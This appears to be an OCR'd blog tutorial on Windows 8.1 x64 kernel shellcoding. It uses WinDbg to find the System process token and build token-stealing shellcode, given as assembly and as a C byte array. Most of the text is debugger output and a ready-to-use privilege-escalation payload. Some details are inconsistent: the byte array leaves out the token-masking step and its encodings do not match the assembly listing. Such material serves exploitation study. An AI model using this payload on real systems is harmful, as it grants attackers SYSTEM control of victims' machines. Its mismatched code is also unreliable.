


A Primer to Windows x64 shellcoding

• *Posted by hugsy on August 14, 2017*
• *windows • kernel • debugging • exploit • token • shellcode*

Continuing on the path to Windows kernel exploitation...

Thanks to the previous post, we now have a working lab for easily (and in a reasonably fast manner) debug Windows kernel.

Let's skip ahead for a minute and assume we control PC using some vulnerability in kernel land (next post), then we may want to jump back into a user allocated buffer to execute a control shellcode. So where do we go from now? How to transform this controlled PC in the kernel-land into a privileged process in user-land?

The classic technique is to steal the `System` process token and copy it into the structure of our targeted arbitrary (but unprivileged) process (say `cmd.exe`).

Note: our target here will the Modern.IE Windows 8.1 x64 we created in the previous post, that we'll interact with using `kd` via Network debugging. Refer to previous post if you need to set it up.

Stealing SYSTEM token using `kd`

The `!process` extension of WinDBG provides a structured display of one or all the processes.

```
kd> !process 0 0 System
PROCESS ffffe000baa6c040
    SessionId: none  Cid: 0004    Peb: 00000000  ParentCid: 0000
    DirBase: 001a7000  ObjectTable: ffffc0002f403000  HandleCount: <Data Not Accessible>
    Image: System
```

This leaks the address of the `_EPROCESS` structure in the kernel, of the proces named `System`. Using `dt` will provide a lot more info (here, massively truncated to what interests us):

```
kd> dt _EPROCESS ffffe000baa6c040
ntdll!_EPROCESS
   +0x000 Pcb              : _KPROCESS
   [...]
   +0x2e0 UniqueProcessId  : 0x00000000`00000004 Void
   +0x2e8 ActiveProcessLinks : _LIST_ENTRY [ 0xffffe000`bbc54be8 - 0xfffff801`fed220a0 ]
   [...]
   +0x348 Token            : _EX_FAST_REF
   [...]
   +0x430 PageDirectoryPte : 0
   +0x438 ImageFileName    : [15]  "System"
```

At `nt!_EPROCESS.Token` (+0x348) we get the process token, which holds a pointer to an "Executive Fast Reference" structure.

```
kd> dt nt!_EX_FAST_REF ffffe000baa6c040+348
   +0x000 Object           : 0xffffc000`2f405598 Void
   +0x000 RefCnt           : 0y1000
   +0x000 Value            : 0xffffc000`2f405598
```

If we nullify the last nibble of the address (i.e. AND with -0xf on x64, -7 on x86), we end up having the `System` token's address:


```
kd> ? 0xffffc000`2f405598 & -f
Evaluate expression: -70367951432304 = ffffc000`2f405590

kd> dt nt!_TOKEN ffffc000`2f405590
```

```
+0x000 TokenSource      : _TOKEN_SOURCE
+0x010 TokenId          : _LUID
+0x018 AuthenticationId : _LUID
+0x020 ParentTokenId    : _LUID
+0x028 ExpirationTime   : _LARGE_INTEGER 0x06207526`b64ceb90
+0x030 TokenLock        : 0xffffe000`baa4ef90 _ERESOURCE
+0x038 ModifiedId       : _LUID
+0x040 Privileges       : _SEP_TOKEN_PRIVILEGES
+0x058 AuditPolicy      : _SEP_AUDIT_POLICY
[...]
```

Note: the WinDBG extension `!token` provides a more detailed (and parsed) output. You might to refer to it instead whenever you are analyzing tokens.

So basically, if we create a process (say `cmd.exe`), and overwrite its token with the `System` token value we found (0xffffc0002f405590), our process will be running as `System`. Let's try!




We search our process using `kd`:

```
kd> !process 0 0 cmd.exe
PROCESS ffffe000babfd900
    SessionId: 1  Cid: 09fc    Peb: 7ff6fa81c000  ParentCid: 0714
    DirBase: 45c4c000  ObjectTable: ffffc00036d03940  HandleCount: <Data Not  Accessible>
    Image: cmd.exe
```

Overwrite the offset 0x348 with the `SYSTEM` token pointer (0xffffc0002f405590).

```
kd> dq ffffe000bc043900+348 l1
ffffe000`bc043c48  ffffc000`30723426
kd> eq 0xffffe000babfd900+0x348 0xffffc0002f405590
```

And tada ...



Now we know how to transform any unprivileged process into a privileged one using `kd`.

Shellcoding our way to SYSTEM

So the basic idea now, to reproduce the same steps that we did in the last part, but from our shellcode. So we need:

1. A pointer to `System` `EPROCESS` structure, and save the token (located at offset +0x348)
2. Look up for the current process `EPROCESS` structure
3. Overwrite its token with `System`'s
4. Profit!

Getting the current process structure address

Pointers to process structures on Windows are stored in a doubly linked list (see the member `ActiveProcessLinks` of `nt!_EPROCESS` in `kd`). If we have the address to one process, we can "scroll" back and forward to discover the others. But first, we need to get the address of at the least one process in the kernel.

This is exactly the purpose of the routine `nt!PsGetCurrentProcess`, but since we can't call it directly (thank you ASLR), we can still check what is it doing under the hood:

```
kd> uf nt!PsGetCurrentProcess
nt!PsGetCurrentProcess:
fffff801`feb06e84 65488b042588010000   mov    rax,qword ptr gs:[188h]
fffff801`feb06e8d 488b80b8000000       mov    rax,qword ptr [rax+0B8h]
fffff801`feb06e94 c3                   ret

kd> dps gs:188 l1
002b:00000000`00000188  fffff801`fedbfa00 nt!KiInitialThread
```

`mov rax, qword ptr gs:[188h]` returns a pointer to an `_ETHREAD` structure (more specifically the kernel thread (KTHREAD) `nt!KiInitialThread`). If we check the content of this structure at the offset 0xb8, we find the structure to the current process:

```
kd> dt nt!_EPROCESS poi(nt!KiInitialThread+b8)
   +0x000 Pcb              : _KPROCESS
   [...]
   +0x2e0 UniqueProcessId  : 0x00000000`00000004 Void
   +0x2e8 ActiveProcessLinks : _LIST_ENTRY [ 0xffffe000`bbc54be8 - 0xfffff801`fed220a0 ]
   [...]
   +0x348 Token            : _EX_FAST_REF
```

So now we know where our current process resides in the kernel (just like `kd` gave us using `!process 0 0 cmd.exe` earlier), and therefore the first of our shellcode:

```
  mov rax, gs:0x188
  mov rax, [rax + 0xb8]
```

Browsing through the process list to reach `System`

The processes are stored in the `ActiveProcessLinks` (offset 0x2e8) of the `nt!_EPROCESS` structure, via a `_LIST_ENTRY`, which is a doubly linked list in its simplest form:

```
kd> dt _LIST_ENTRY
ntdll!_LIST_ENTRY
```

```
   +0x000 Flink            : Ptr64 _LIST_ENTRY
   +0x008 Blink            : Ptr64 _LIST_ENTRY
```

Since we know that `System` process ID is 4, we can write a very small loop in assembly, whose pseudo-C code would be:

```
ptrProcess = curProcess
while ptrProcess->UniqueProcessId != SystemProcess->UniqueProcessId (4) {
   ptrProcess = ptrProcess->Flink
}
```

Which builds the second part of our shellcode:

```
;; rax has the pointer to the current KPROCESS
mov rbx, rax

__loop:
mov rbx, [rbx + 0x2e8] ;; +0x2e8  ActiveProcessLinks[0].Flink
sub rbx, 0x2e8 ;; nextProcess
mov rcx, [rbx + 0x2e0] ;; +0x2e0  UniqueProcessId
cmp rcx, 4 ;; compare to target PID
jnz __loop

;; here rbx hold a pointer to System structure
```

Overwrite the current process token field with `System`'s

This is the third and final part of our shellcode, and the easiest since everything was done in the steps above:

```
;; rax has the pointer to the current KPROCESS
;; rbx has the pointer to System KPROCESS

mov rcx, [rbx + 0x348] ;; +0x348  Token
and cl, 0xf0 ;; we must clear the lowest nibble
mov [rax + 0x348], rcx
```

The final shellcode

We add a few extra instructions to correctly save and restore the context, and make sure we exit cleanly:

```
1  ;;
2  ;; Token stealing shellcode for Windows 8.1 x64
3  ;;
4
5  ;; Save the current context on the stack
6  push rax
7  push rbx
8  push rcx
9
10 ;; Get the current process
11 mov rax, gs:0x188
12 mov rax, [rax+0xb8]
13
```

```
;; Loop looking for System PID
mov rbx, rax

mov rbx, [rbx+0x2e8]
sub rbx, 0x2e8
mov rcx, [rbx+0x2e0]
cmp rcx, 4
jnz -0x19

;; Token overwrite
mov rcx, [rbx + 0x348]
and cl, 0xf0
mov [rax + 0x348], rcx

;; Cleanup
pop rcx
pop rbx
pop rax
add rsp, 40
xor rax, rax
ret
```

win81-token-stealing-shellcode.asm hosted with ❤ by **GitHub** **view raw**

We can now simply use any assembler (NASM, YASM) - but I have a personal preference for Keystone-Engine - to generate a bytecode version of our shellcode.

```
#define LEN 80
```

```
const char sc[LEN] = ""
  "\x50"                                                  // push rax
  "\x53"                                                  // push rbx
  "\x51"                                                  // push rcx
  "\x48\x65\xa1\x88\x01\x00\x00\x00\x00\x00\x00"          // mov rax, gs:0x188
  "\x48\x8b\x80\xb8\x00\x00\x00"                          // mov rax, [rax+0xb8]
  "\x48\x89\xc3"                                          // mov rbx, rax
  "\x48\x8b\x9b\xe8\x02\x00\x00"                          // mov rbx, [rbx+0x2e8]
  "\x48\x81\xeb\xe8\x02\x00\x00"                          // sub rbx, 0x2e8
  "\x48\x8b\x8b\xe0\x02\x00\x00"                          // mov rcx, [rbx+0x2e0]
  "\x48\x83\xf9\x04"                                      // cmp rcx, 4
  "\x75\x15"                                              // jnz 0x17
  "\x48\x8b\x8b\x48\x03\x00\x00"                          // mov rcx, [rbx + 0x348]
  "\x48\x89\x88\x48\x03\x00\x00"                          // mov [rax + 0x348], rcx
  "\x59"                                                  // pop rcx
  "\x5b"                                                  // pop rbx
  "\x58"                                                  // pop rax
  "\x58\x58\x58\x58\x58"                                  // pop rax; pop rax; pop rax; pop rax;
  "\x48\x31\xc0"                                          // xor rax, rax  (i.e. NT_SUCCESS)
  "\xc3"                                                  // ret
  "";
```

Once copied into an executable location, this shellcode will grant the current process with all `System` privileges.

The next post will actually use this newly created shellcode in a concrete vulnerability exploitation (from the Extremely Vulnerable Driver by HackSys Team).

Until then, take care!

Recommended readings

1. A Guide to Kernel Exploitation - Attacking The Core
2. Introduction To Windows Shellcode Development
3. x64 Kernel Privilege Escalation
4. Well-Known Security IDentifiers
5. Understanding Windows Shellcode

Share this post:

← PREVIOUS POST

NEXT POST →

Latest Posts

Author: *hugsy*